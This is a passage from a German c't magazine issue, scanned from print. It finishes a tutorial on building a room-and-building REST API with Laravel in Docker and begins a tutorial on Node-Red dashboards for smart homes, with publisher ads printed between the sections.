    public function update(Request $request, Building $building, Room $room){
        $request->validate([
            "name" => "string|min:3|max:255",
            "seats" => "nullable|integer|min:0",
            "windows" => "boolean",
        ]);
        $room->fill($request->input());
        $room->save();
        return new RoomResource($room);
    }
}
```

Dank Laravel hat man mit diesem kurzen Stück PHP-Code das Herzstück des REST-APIs, den Controller für die Räume, komplett umgesetzt.

## Die Objekte des Raumplans

Der Raumplan besteht aus zwei Models: Räumen und Gebäuden.  
Ein Gebäude hat beliebig viele Räume.



Laravel selbst ist ein Paket, das über die PHP-Paketverwaltung Composer installiert werden kann. Composer müssen Sie nicht auf Ihrem lokalen Rechner installiert haben – dafür haben Sie den Container `workspace`. In diesen gelangen Sie über die Kommandozeile mit dem Befehl `docker-compose exec workspace bash`. Um ein leeres Laravel-Projekt anzulegen, reicht folgender Befehl. Der Punkt am Ende legt fest, dass kein Unterordner angelegt wird.

```
composer create-project laravel/laravel .
```

Während Composer das Projekt aus allen Abhängigkeiten zusammensetzt, können Sie einen Blick in den Ordner „`ct-restposten`“ im Überordner von „`laradock`“ werfen, der sich jetzt langsam füllt. Hier landet der vollständige Code, den Sie zum Beispiel zu einem Git-Repository hinzufü-

gen können. Docker kümmert sich darum, dass dieser Ordner im Container erreichbar ist.

Auch Laravel hat eine eigene `.env`-Datei. Sie sollte später nicht in der Versionsverwaltung eines öffentlichen Repositorys landen, weil sie unter anderem Zugangsdaten für die Datenbank enthält. Für den Anfang müssen Sie nur die Einstellungen für die Datenbank folgendermaßen anpassen:

```
DB_CONNECTION=mysql
DB_HOST=mysql
DB_PORT=3306
DB_DATABASE=default
DB_USERNAME=default
DB_PASSWORD=secret
```

Ist die Installation von Composer im Container abgeschlossen, sollten Sie bei Aufruf von „`http://localhost`“ in Ihrem Browser die Startseite der Laravel-Anwen-

dung sehen und die Programmierarbeit kann beginnen.

### Regale errichten

Das Lagergebäude steht, es muss nun mit Leben gefüllt werden. Der Raumplan soll zwei Objekte verwalten: `Building` und `Room`. Beide bekommen Datenbanktabellen und PHP-Klassen, über die man auf die Daten zugreifen kann. Laravel arbeitet nach dem Muster MVC (Model-View-Controller): Eingehende Anfragen werden also über einen Controller entweder das Model verändern oder einen View zurückgeben. Bei einem REST-API bekommt der Client JSON-Daten zurück.

Damit in die SQL-Datenbank geschrieben werden kann, muss die Struktur der Datenbanktabellen bekannt sein. Das sollte man nicht per Hand erledigen, sondern einer Funktion von Laravel überlassen – den sogenannten „Migrations“. Das sind PHP-Skripte, die in einem Ordner der Anwendung liegen. Ausgeführt werden sie von Laravels Kommandozeilenwerkzeug „Artisan“. Welche Funktionen das mitbringt, erfahren Sie mit dem Befehl `php artisan` im `Workspace`-Container. Die Migrations enthalten Befehle zur Erstellung oder Veränderung von Tabellen oder Attributn innerhalb der Datenbank. Da diese Migrations mit dem Code gespeichert werden, können zum Beispiel andere Entwickler, die mit am Projekt arbeiten, schnell die gleiche Datenbankstruktur erzeugen.

Die Datenbankanfragen für die Objekte muss man nicht per Hand tippen. Laravel zieht eine Abstraktionsschicht, das Objekt Relational Mapping (ORM) mit dem Namen Eloquent, ein. Ein Großteil der Arbeit ist also mal wieder bereits getan, Sie müssen das Model nur noch erstellen lassen. Das geschieht über Artisan:

## API-Endpunkte für die Raumverwaltung

URL	HTTP-Methode	Objekt	Controller-Methode	Funktion
/buildings	GET	Gebäude	index	gibt alle Gebäude zurück
/buildings	POST	Gebäude	store	erstellt ein neues Gebäude
/buildings/{bid}	GET	Gebäude	show	gibt das Gebäude mit der ID {bid} zurück
/buildings/{bid}	PUT	Gebäude	update	aktualisiert den kompletten Datensatz des Gebäudes mit der ID {bid}
/buildings/{bid}	PATCH	Gebäude	update	aktualisiert Teile des Datensatzes des Gebäudes mit der ID {bid}
/buildings/{bid}	DELETE	Gebäude	destroy	löscht das Gebäude mit der ID {bid} und alle zugehörigen Räume
/buildings/{bid}/rooms	GET	Raum	index	gibt alle Räume des Gebäudes mit der ID {bid} zurück
/buildings/{bid}/rooms	POST	Raum	store	erstellt einen neuen Raum in dem Gebäude mit der ID {bid}
/buildings/{bid}/rooms/{rid}	GET	Raum	show	gibt den Raum mit der ID {rid} zurück
/buildings/{bid}/rooms/{rid}	PUT	Raum	update	aktualisiert den kompletten Datensatz des Raums mit der ID {rid}
/buildings/{bid}/rooms/{rid}	PATCH	Raum	update	aktualisiert Teile des Datensatzes des Raums mit der ID {rid}
/buildings/{bid}/rooms/{rid}	DELETE	Raum	destroy	löscht den Raum mit der ID {rid}



# Workshops 2019

JETZT  
Frühbucher-  
rabatt sichern!



## System Management mit Puppet

28. bis 30. Januar 2019  
in Hannover



## Systemdeployment & -management mit Ansible

12. bis 13. Februar 2019  
in Frankfurt



## TensorFlow

19. bis 20. Februar 2019  
in Hannover



## Big Data mit Hadoop

19. bis 20. Februar 2019  
in Frankfurt



## Systematische Sicherheit mit dem IT-Grundschutz

27. bis 28. Februar 2019  
in Hannover



## Automatische Textanalyse mit Machine Learning

19. bis 22. März  
in Hannover



Weitere Infos unter:  
[www.heise-events.de/workshops](http://www.heise-events.de/workshops)  
[www.ix-konferenz.de](http://www.ix-konferenz.de)



Organisiert von:

```

POST /api/buildings/
{
  "data": {
    "name": "Keller",
    "description": "Ein dunkler Kellerraum",
    "updated_at": "2018-12-12 18:30:17",
    "created_at": "2018-12-12 18:30:17",
    "id": 7
  }
}
  
```

Ein API hat keine Oberfläche. Postman löst dieses Problem und bietet sogar eine Möglichkeit zur Dokumentation.

```
php artisan make:model Building -r -m
```

Die Parameter `-r` und `-m` legen Controller und Migration an. Es gilt als guter Stil, den Namen des Models im Singular zu schreiben – die Tabelle bekommt einen Namen im Plural, auch darum kümmert sich Laravel. Die leere Hülle für die Migration finden Sie im Ordner „database/migrations“ im Laravel-Projekt. Öffnen Sie die Datei und ergänzen Sie die Funktion `up()` um zwei Zeilen, die die Tabelle um Spalten für einen Namen ('name') und eine Beschreibung ('description') erweitern (hinter dem Kommentar):

```
public function up()
{
    Schema::create('buildings', function (Blueprint $table) {
        $table->increments('id');
        $table->timestamps();
        //Folgende Zeilen einfügen!
        $table->string('name');
        $table->text('description');
    });
}
```

Die Dokumentation (siehe ct.de/y3hx) verrät alle möglichen weiteren Spaltentypen, mit denen Sie weitere Attribute für das Gebäude anlegen können. Den Raum erstellen Sie auf die gleiche Weise. Er bekommt Spalten für 'seats' und 'windows'. Zusätzlich ein Attribut vom Typ `integer`, mit dem Namen 'building\_id'. Diese Zuweisung benutzt Laravel, um die Räume den jeweiligen Gebäuden zuzuordnen. Um die Verknüpfung zwischen den Mo-

dels herzustellen, müssen Sie in den Models eine Funktion hinterlegen. Die Funktion bekommt die Sichtbarkeit `public` und muss den Namen der Verknüpfung tragen. Ein Gebäude hat viele Räume, die Funktion heißt also `rooms`. Artisan hat das Model für das Gebäude im Unterordner „app“ als `Building.php` angelegt. Fügen Sie hier die folgende Funktion hinzu:

```
public function rooms() {
    return $this->hasMany('App\Room');
}
```

Laravel löst diese Zuordnung später automatisch auf und lädt die passenden Informationen der zugehörigen Objekte. Das Framework unterstützt auch komplexere Beziehungen. Die Dokumentation enthält diverse Beispiele. Anschließend führen Sie im Workspace-Container `php artisan migrate` aus. Das startet die Migrations-Skripte und die Tabelle entsteht. Artisan merkt sich übrigens, welche es schon ausgeführt hat. Sie können also jederzeit neue ergänzen und die Migration anstoßen.

Jetzt sind noch zwei Artisan-Befehle nötig, die Klassen für die Rückgabe von JSON-Objekten erzeugen. Jedes Model bekommt eine `Resource` (stellt ein Objekt dar) und eine `Collection` (stellt mehrere Objekte dar):

```
php artisan make:resource
↳ BuildingCollection
php artisan make:resource
↳ BuildingResource
```

Für die Räume führen Sie diese Befehle entsprechend aus. Die Models mit den

Namen `Room.php` und `Building.php` werden nur leicht angepasst. Sie bekommen je eine Variable `$fillable`, die alle Attribute enthält, die später zugewiesen werden dürfen. Für die Gebäude sind das der Name und die Beschreibung, nicht aber die ID und das Änderungsdatum:

```
protected $fillable = ['name',
'description'];
```

## Laufwege aufmalen

Wenn Datenpakete an der Laderampe angefragt werden, muss der Laufweg zum Regal klar sein. Um solche Routen, also die Übersetzung einer HTTP-URL zum Namen einer zuständigen Funktion, zu registrieren, müssen Sie die Datei `routes/api.php` öffnen. Vorher sollten Sie sich überlegen, welche Routen es geben kann. Die Tabelle auf Seite 156 enthält eine Übersicht. Räume sind Gebäuden untergeordnet, weil kein Raum ohne sein Gebäude existieren kann. Deswegen werden sie auch in den Routen dem Gebäude untergeordnet. Jedes Objekt soll sechs Routen bekommen. Statt sie alle per Hand anzulegen, können Sie mit der Funktion `apiResource()` arbeiten, die das mit zwei Zeilen erledigt:

```
Route::apiResource('buildings',
'BuildingController');
Route::apiResource('buildings.rooms',
'RoomController');
```

## Lagerarbeiter anlernen

Die Lagerarbeiter wissen dank der Laufwege jetzt, von welcher Ausgabestelle sie zu welchem Regal laufen müssen, was sie dort tun sollen, hat ihnen aber noch keiner gesagt. Die Anfragen kommen also bei den Controllern für den Raum und das Gebäude an. Diese liegen unter `app/Http/Controllers`, sind aber noch leere Hüllen, die Sie mit Leben füllen müssen. Den Controller für die Räume finden Sie über ct.de/y3hx im Beispielprojekt. Im Listing auf Seite 155 sehen Sie den Controller für das Gebäude.

Die Methoden `index()` und `show()` sollen nur Informationen anzeigen und sind deshalb leicht zu implementieren. `index()` soll alle Räume zurückgeben, die zu einem Gebäude gehören. Die ID des Gebäudes wird in der URL übergeben, also zum Beispiel „/api/buildings/1/rooms“. In diesem Fall hilft Laravel mit dem sogenannten „Route Model Binding“ (RMB) aus. Laravel weiß, dass es sich um das Ob-

jeekt Building handelt und übergibt hier das passende Objekt als \$building. Die Methode where() überprüft dann eine Bedingung – in diesem Fall „alle Elemente, die folgende building\_id haben“. Die Funktion show() funktioniert noch einfacher. Sie gibt einfach das vom RMB erzeugte Objekt als RoomRessource, also im JSON-Format, zurück.

In der destroy()-Methode muss nur die delete()-Methode des Objekts ausgeführt werden. Das Objekt selbst kommt ebenfalls per RMB über die ID, die in der URL enthalten ist. Es fehlen nur noch die Methode zum Speichern und Aktualisieren von Datensätzen und wieder nimmt Laravel viel Arbeit ab: In beiden Methoden gelangen Daten im HTTP-Body in das API, die validiert werden möchten – dem Nutzer darf man niemals trauen.

Die Validierung übernimmt validate(). Je nach Attribut und Datentyp können Sie zum Beispiel auf die Länge von Strings, den Zeitpunkt eines Datums in der Vergangenheit oder die Existenz eines Fremdschlüssels in einer anderen Tabelle prüfen. Die vollständige Liste von Prüfregeln finden Sie in der Dokumentation. Besteht ein Attribut nicht alle Prüfregeln, gibt die Anwendung eine Fehlermeldung zurück und beschreibt, welche Regel nicht eingehalten wurde. Entsprechen alle Daten den Anforderungen, reicht eine Zeile, um einen neuen Datensatz anzulegen. Die Variable \$request enthält die übergebenen Werte:

```
$room = new Room($request->input());
```

## Ware verpacken

Die Anwendung ist lauffähig, aber noch nicht fertig. Testen können Sie das Projekt nicht mehr über einen Browser. Eine GET-Anfrage kann er noch absetzen, andere HTTP-Verben können Sie ohne weitere Arbeit aber nicht nutzen. Verwenden Sie für Experimente mit dem API stattdessen ein Werkzeug wie „Postman“ (Download siehe ct.de/y3hx), das für die Arbeit mit APIs gedacht ist. Erzeugen Sie darin einen neuen POST-Request mit Werten für 'name' und 'description'. Auf Seite 158 sehen Sie beispielsweise die Erzeugung eines Gebäudes. Wer es lieber puristisch mag, kann auch mit curl arbeiten. Laravels API-Pfade beginnen immer mit /api/, auf der Docker-Maschine also zum Beispiel localhost/api/buildings/1/.

Arbeit gibt es aber weiterhin zu tun: Bisher kommt jedes Objekt genau so zu-

```
<?php
namespace App\Http\Resources;
use Illuminate\Http\Resources\Json\JsonResource;
class BuildingResource extends JsonResource
{
    public function toArray($request)
    {
        return [
            "id" => $this->id,
            "name" => $this->name,
            "levels" => $this->levels,
            "another_value" => "Irgendwelche anderen Daten...",
            "rooms" => RoomResource::collection($this->whenLoaded("rooms")),
            "created_at" => $this->created_at,
            "updated_at" => $this->updated_at,
        ];
    }
}
?>
```

Die API-Resource ist die Ausgabestelle für die JSON-Darstellung des Objekts. Hier kann der Entwickler eingreifen.

rück, wie es in der Datenbank existiert. An vielen Stellen wurden leere Klassen erzeugt und man kann das Gefühl bekommen, zu viel heiße Luft für ein paar SQL-Abfragen zu produzieren. Die Stärke eines Frameworks wie Laravel ist seine Erweiterbarkeit.

Ein Einstieg für Veränderungen ist die API-Ressource, also der Ort, an dem der JSON-Ausgang definiert wird. Sie können mit API-Ressourcen nicht nur Attribute ausblenden, sondern diese auch verändern oder mit anderen Informationen anreichern. Ebenso können Sie Attribute nur unter bestimmten Bedingungen anzeigen lassen oder große Listen in mehrere Hap- pen aufteilen. Die BuildingResource.php liegt im Ordner „app/Http/Resources“. Hier könnte man zum Beispiel die Beschreibung ausblenden oder andere Werte ergänzen.

## Feierabend machen

Sollten Sie Gefallen an der Arbeit mit Laravel gefunden haben, können Sie das Projekt erweitern: Eine Benutzerauthentifizierung mit OAuth-Tokens liefert die Erweiterung laravel/passport. Damit schützen Sie Teile des APIs schnell und sicher vor unbefugten Zugriffen ab. Soll es bei einem API bleiben, hat das vollständige Laravel etwas zu viel Ballast dabei. Es kann schließlich auch Webseiten rendern und bringt dafür eigene Routen und JavaScript mit. Für ein reines API können Sie auf das von Laravel abstammende Projekt „Lumen“ setzen. Installieren können Sie es ebenfalls mit Composer:

```
composer create-project
  laravel/lumen .
```

Um in Lumen mit Eloquent arbeiten zu können und ohne handgeschriebene SQL-Befehle auszukommen, ist eine kleine Änderung nötig: Öffnen Sie die Datei "bootstrap/app.php" und entfernen dort das Kommentarzeichen vor der Zeile

```
$app->withEloquent();
```

Wenn Sie tiefer einsteigen möchten, sollten Sie nicht damit beginnen, jeden Unterordner und jede Klasse verstehen zu wollen. Laravel liefert viele eingebaute Funktionen mit, deren Nutzen Sie beim Lesen der Dokumentation immer dann kennenlernen, wenn Sie ein Problem lösen müssen. Da die Applikation im Docker-Container läuft, können Sie jederzeit mit einem frischen Laravel beginnen, Beispielprojekte in den Projektordner kopieren oder die Datenbank neu anlegen. Auf dem Testrechner bleiben dadurch keine Reste, die später Probleme verursachen.

(jam@ct.de) ct

## Literatur

- [1] Manuel Ottlik, Besuch im RESTaurant, Webdienste per REST-Schnittstelle anzapfen, c't 15/2018, S. 178
- [2] Merlin Schumacher, Docker-Praxis mit Linux, Wo Container punkten, c't 15/2017, S. 106
- [3] Jan Mahn, Container-Komponist, Docker-Container mit Docker-Compose einrichten, c't 26/2018, S. 148

**Dokumentation und Beispielprojekt:**  
ct.de/y3hx



# Rotfront!

## Grafische Oberflächen für Node-Red entwickeln

**Mit dem Dashboard-Modul für Node-Red bauen Sie in Windeseile ansprechende Oberflächen für das eigene Smart-Home.**

**Von Merlin Schumacher**

Die Automation in „Hausautomation“ ist das Ziel, aber im real existierenden Hausautomatismus muss man auch mal manuell eingreifen. Das macht mit einer aufgeräumten und auf jedem Gerät lauffähigen Oberfläche mehr Spaß als mit Kommandozeilenwerkzeugen und Konfi-

gurationseditoren. Darüber hinaus ist es für weniger technikaffine Mitmenschen zugänglicher. Wer noch keine Erfahrungen mit Node-Red hat, sollte zunächst mit dem Artikel „Reaktionsmaschine“ [1] aus c't 15/2018 einsteigen. Darin werden sowohl die Einrichtung als auch die ersten Schritte mit dem grafischen Entwicklungswerkzeug beschrieben.

Die Node-Red-Oberflächen können Sie vollständig innerhalb des Regeleditors ohne aufwendige Programmiererei bauen. Die Oberfläche läuft im Browser. Bei Smartphone und Tablets verhält sie sich sogar wie eine native App, denn sie ist als sogenannte Progressive-Web-App (PWA) umgesetzt. Die Gestaltungsmög-

lichkeiten der Oberflächen sind dabei – wie von Node-Red gewohnt – weitläufig: Von der einfachen Textanzeige über Verlaufsdiagramme bis hin zum Farbwahl-Dialog sind ausreichend Widgets dabei, um die Sensoren und Aktoren des Heims zu überwachen und zu steuern.

Im Rahmen der Erstellung komplexerer Dashboards gibt es zudem noch ein paar (Node-Red-)Fallstricke, denen man leicht ausweichen kann.

### Einrichtung

Das Dashboard-Modul installieren Sie wie alle anderen Erweiterungen über die Palette. Klicken Sie dazu im Regeleditor rechts oben auf das Hamburger-Menü

(die drei horizontalen Balken) und anschließend auf „Manage palette“. Im erschienenen Dialog wechseln Sie zum Reiter „Install“. In das Suchfeld tippen Sie dann „node-red-dashboard“ ein und klicken Sie beim gleichnamigen Eintrag auf „install“. Nachdem die Installation abgeschlossen ist, schließen Sie den Dialog mit einem Klick auf „Close“.

In der Liste der verfügbaren Nodes am linken Rand des Editors finden Sie nun eine Kategorie mit dem Titel „dashboard“ und 16 neue Nodes. Auch neu ist der Reiter „Dashboard“ in der rechten Seitenleiste. Er versteckt sich vermutlich hinter dem Overflow-Menü mit dem nach unten zeigenden Dreieck. Hier können Sie die Elemente, Gruppen und Tabs der Oberfläche sortieren und strukturieren. Nach dem ersten Klick auf den Reiter erzeugt Node-Red im Hintergrund einen Konfigurations-Node für das Dashboard, der dann im Reiter „Configuration nodes“ erscheint. Lassen Sie ihn einfach in Ruhe, man kann an ihm nichts konfigurieren und er wird immer wieder neu erstellt, wenn man ihn löscht.

Die Seitenleiste für das Dashboard hat drei Unterreiter: „Layout“, „Site“ und „Theme“. Klicken Sie zunächst auf „Site“, um die Grundeinstellungen der Dashboard-Ansicht festzulegen. Die Einstellung „Title“ legt den im Browser und auf dem Startbildschirm der PWA angezeigten Titel fest. Darunter kann man definieren, wie sich die Oberfläche verhält. Die erste Option „Show the titlebar“ bestimmt, ob die Titelleiste und das Hamburger-Menü des Dashboards sichtbar sein sollen oder nicht. Für den Anfang lässt man sie besser sichtbar.


Grundsätzlich spart man durch das Verstecken aber Platz, was gerade bei Smartphones wünschenswert ist. Dafür verliert man die Möglichkeit, über das Menü zu anderen Tabs der Oberfläche zu wechseln. Das kann man durch das Einstellen von „Always show side menu“ im folgenden Dropdown-Feld nur teilweise kompensieren. Dadurch wird nämlich eine Liste der Tabs immer eingeblendet, unabhängig von der Sichtbarkeit des Menüs. Auf Smartphones bleibt die Liste aber unsichtbar. Um das Wechseln auf dem Smartphone zwischen den Seiten zu vereinfachen, gibt es die Option Nummer drei („Allow swipe between tabs“). Sie regelt die Möglichkeit, per Wischgeste zwischen den Seiten hin- und herzuwechseln. An

sich ist das ein schönes Feature, aber die Software missversteht das Einstellen von Reglern gern als Wischgeste. Daher sollte man das Feature abstellen, falls es nervt.

Die letzte Option des Blocks legt fest, welches Design das Dashboard verwendet. Die Standardeinstellung „Node-RED theme everywhere“ sollte für den Anfang reichen und bietet im Reiter „Theme“ gleich rechts daneben die meisten Einstellungsmöglichkeiten, um Farben und Akzente für das Dashboard zu definieren. Nachfolgend kommt noch das Datumsformat, das Sie nach Wunsch anpassen können. Welche Platzhalter Sie für welche Datumsfragmente benötigen, verrät ein Klick auf das kleine umkreiste *i* am rechten Rand. Die letzten Einstellungen zu den Widget-Größen sind von rein ästhetischer Natur. Sie legen die Rastergröße für die Elemente („1x1 Widget Size“), Abstände („Spacing“) und Freiräume („Padding“) fest.

## Struktur

Wechseln Sie anschließend zum Reiter „Layout“. An der rechten Seite gibt es zwei kleine Knöpfe. Der erste ist mit „+tab“, der zweite mit „+link“ beschriftet. Klicken Sie zunächst auf den „+tab“-Knopf, um einen neuen Tab zu erzeugen. Daraufhin erscheint ein neues Element mit dem Titel



Die Einstellungen für das Node-Red-Dashboard verstecken sich hinter dem Dropdown-Menü am rechten Rand.

„Tab 1“ in der Liste. Die Tabs sind Seiten innerhalb des Dashboards und enthalten wiederum Gruppen, in denen sich ihrerseits die Widgets befinden. Wenn Sie mit der Maus über den Tab in der Liste fahren, werden hier zwei Knöpfe sichtbar: „+group“ und „edit“. Klicken Sie auf „edit“, um den Namen sowie das Icon des Tabs zu ändern. Legen Sie einen Namen wie etwa „Lampen“ oder „Wohnzimmer“ fest. Ein Icon können Sie aus drei Bibliotheken wäh-

## c't Smart Home

Seit c't 02/2018 haben über mehrere Ausgaben hinweg gezeigt, wie Sie mit günstigen fertigen und selbstgebauten Komponenten ein cloudloses Smart Home aufbauen, das mit freier Software läuft. Weitere Artikel zum Thema finden Sie in Zukunft unter dem Motto „c't Smart Home“.

An erster Stelle des c't Smart Home steht die Interoperabilität zwischen Komponenten vieler Hersteller – so sind Sie beim Einkauf der Gadgets nicht auf einen Anbieter festgelegt. Dafür setzen wir auf offene Protokolle wie beispielsweise MQTT. Das Telemetrieprotokoll ermöglicht sparsame, schnelle Kommunikation. Sensoren, zum Beispiel ein Fensterkontakt, schicken ihre Nachrichten unter einem Thema (Topic) an einen MQTT-Server (Broker) wie Mosquitto.

Jede Smart-Home-Zentrale, die das Protokoll versteht, kann die Meldungen aus einem Topic abonnieren und verarbeiten – völlig unabhängig vom Hersteller des sendenden Geräts. Mit Zigbee2MQTT und HomeKit kommen Sensoren und Aktoren dazu.


Unser Fokus liegt auf Node-Red, eine Kombination aus Server und Framework, in der ein Smart-Home-Admin Regeln in einer grafischen Browser-Umgebung zusammenklickt. Das c't Smart Home läuft bei Ihnen zu Hause, beispielsweise auf einem Raspberry Pi und versagt auch beim Internetausfall nicht. Ein kostenloser Artikel, den Sie über ct.de/y2pj finden, erklärt die Grundlagen und die Basis-Installation, die Sie benötigen, um die Tipps in diesem und zukünftigen Artikeln umzusetzen.

len: Googles „Material Design“-Icons, das populäre „Font Awesome“-Set und die „Weather Icon“-Sammlung von Paul Reed. Tragen Sie den Namen des Icons, den Sie der Bibliothekswebsite entnommen haben, zum Beispiel `fa-lamp` oder `signal-wifi-off`, ein. Im hellgelb hinterlegten Info-Kasten am Ende des Bearbeitungsdials sind Links zu den Symbol-Übersichten der drei Projekte. Klicken Sie auf „Update“, um die Änderungen zu übernehmen.

Fügen Sie nun mittels des Knopfs „+group“ eine neue Widget-Gruppe hinzu. Die erscheint als Unterelement des eben erzeugten Tabs. Auch hier erscheint beim Überfahren mit der Maus ein „edit“-Knopf. Klicken Sie ihn an, um der Gruppe einen Namen zu geben, wie etwa „Deckenlampe“. Neben der Option, einen Namen festzulegen, können Sie hier den Tab auswählen, in dem sie erscheinen soll und falls nötig über „Add new ui\_tab...“ einen neuen Tab hinzufügen. Darunter gibt es die Option, die Breite („Width“) der Gruppe festzulegen. Standardwert ist hier 6, was in etwa der Bildschirmbreite eines Smartphones entspricht. Sind mehrere Gruppen mit der Breite 6 nebeneinander, werden Sie, wenn möglich, nebeneinander platziert. Geht das nicht, erscheinen Sie untereinander. Ist ein Widget zu groß für das Browserfenster, muss man hin- und herscrollen. Wollen Sie die Gruppe zur optischen, nicht aber inhaltlichen Organisation der Widgets verwenden, können Sie deren Namen und Titelzeile mit „Display group name“ an- und abschalten. Soll man sie beim Klick auf den Titel einklappen können, setzen Sie den Haken bei „Allow group to be collapsed“.

## Elemente

Ziehen Sie nun aus der Node-Liste am linken Rand einen „button“ in den aktuellen




Die Eingaben, die der Anwender auf der Oberfläche macht, verarbeiten die Flows von Node-Red.

Flow. Machen Sie dann einen Doppelklick auf den neuen „button“, um ihn zu bearbeiten. Im Bearbeitungsdialog ist die eben angelegte Gruppe schon vorgewählt. Klicken Sie direkt wieder auf „Done“, um die Einstellungen zu speichern. Klicken Sie dann rechts oben auf „Deploy“, um die Änderungen anzuwenden. Wenn Sie nun hinter die URL der Node-Red-Adresse ein /ui anhängen, etwa `https://mein-server:1880/ui`, sollte sich das Dashboard mit dem so eben erzeugten Knopf öffnen. Der Knopf ist bereits anklickbar, auch wenn er nichts auslöst.

Die Dashboard-Nodes arbeiten wie alle anderen Elemente in Node-Red auch mit msg-Objekten und Payloads. Sie

geben die Payloads in unterschiedlichen, meist konfigurierbaren Formen aus oder nehmen Sie entgegen. Hier ein kurzes Beispiel:

Wechseln Sie zurück zum Regeleditor, fügen Sie ein „text“-Node ein und machen Sie einen Doppelklick darauf. Tragen Sie beim Feld „Label“ den Text Hallo ein. Bei „Value format“ fügen Sie ein Ausrufezeichen hinter  `{{msg.payload}}`  an. Sichern Sie die Änderungen dann mit einem Klick auf „Done“. Nun bearbeiten Sie noch mal den Button und tragen im Feld Payload Ihren Namen (etwa „Stefan“) ein und speichern sie die Änderungen. Zum Abschluss ziehen Sie eine Verbindung vom Ausgang des Knopfes



Mit zwei Nodes und einem Mausklick begrüßt einen Node-Red mit Namen.

# 3 Profi-Ratgeber

## liegen Ihnen zu Füßen:



NEU

### Heimstudio

In dieser Meisterklasse dreht sich alles rund um den Aufbau eines eigenen Fotostudios zu Hause und die Praxis im Heimstudio - für Einsteiger bis Profis. Außerdem: Beratungen zu Blitzanlagen, Systemblitzen, Hintergrundsystemen, Stative, Zubehör und ein großer Workshop zur Produktfotografie. Auf DVD: Video-Trainings & E-Books.

[shop.heise.de/mk-heimstudio](http://shop.heise.de/mk-heimstudio)

12,90 € &gt;

### Reisefotografie

Planung Ihrer Touren, das optimale Zubehör, Backups für unterwegs, Hardware-Tipps und zahlreiche Workshops. Lernen Sie Schritt für Schritt eigene Fotoprojekte zu konzipieren, vorzubereiten, umzusetzen und zu publizieren. Auf der Heft-DVD: E-Books, Videotraining usw.

[shop.heise.de/mk-reise](http://shop.heise.de/mk-reise)

12,90 € &gt;

